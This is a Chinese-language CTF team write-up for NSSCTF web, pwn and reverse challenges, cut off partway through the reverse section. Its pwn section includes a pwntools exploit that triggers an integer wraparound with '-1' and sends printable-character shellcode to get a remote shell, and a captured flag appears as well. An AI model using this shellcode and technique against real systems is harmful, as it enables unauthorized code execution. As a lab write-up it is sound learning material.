基本信息

队伍名：心胜于物队

队伍成员：


祖煜（2023级）陈亮（2023级） 刘阳（2023级）

**WEB**

**Sign\_in**

解题：陈亮

进入网页后按f12，搜索alert，找到关键信息


在2107行设置断点，在控制台输入distance=1000000000运行得到flag

**PWN**


**Helloworld**

解题：祖煜

nc一下进入靶机



ls一下看到flag



然后cat flag


NSSCTF{f3f5bc2b-0905-4198-b1b4-92abfc600939}



**这是一份礼物**


解题：祖煜

先nc一下进入靶机看看程序运行情况，发现程序有两个输入点



然后使用IDA进行反汇编

先观察main函数




注意到：

有user\_input变量，一开始是有符号的整型，之后强制转换为无符号整型。

进而分析出漏洞。

然后再看 needread()里面的代码



 注意到 read()函数里面a2是读取的长度，而在main函数中user\_input传递给了needread()的形参a2。

还注意if语句里面的v3只能是ascii的可显字符串。

这可以分析出：

通过user\_input强制类型转换造成的整数回绕，可以将read要读取的数变得很大，进而输入字符串，然后要输入shellcode的可显字符串

于是上博客 https://blog.csdn.net/A951860555/article/details/114106118搜索可显字符串得到：



exp如下:

from pwn import \*

p = remote('node6.anna.nssctf.cn',28855)

shellcode=b'Ph0666TY1131Xh333311k13XjiV11Hc1ZXYf1TqIHf9kDqW02DqX0D1Hu3M2G0Z2o4H0u0P160Z0g7O0Z0C100y5O3G020B2n060N4q0n2t0B0001010H3S2y0Y0O0n0z01340d2F4y8P115l1n0J0h0a070t'

p.sendline(b"-1")


payload =shellcode

p.send(payload)

p.recv()

p.interactive()

对靶机进行攻击后得到权限，然后ls查看目录



发现flag，cat flag




**REVERSE**

**CS1.6**


解题：刘阳

解题：刘阳

解压文件

发现是.s后缀，说明此时文件处于编译阶段，可以通过gcc转为.exe文件


用VSC打开文件发现最后有提示gcc的版本




在文件所在的文件夹打开终端，输入如下指令：

gcc -c test1.s -o test1.o


gcc test1.o -o test1

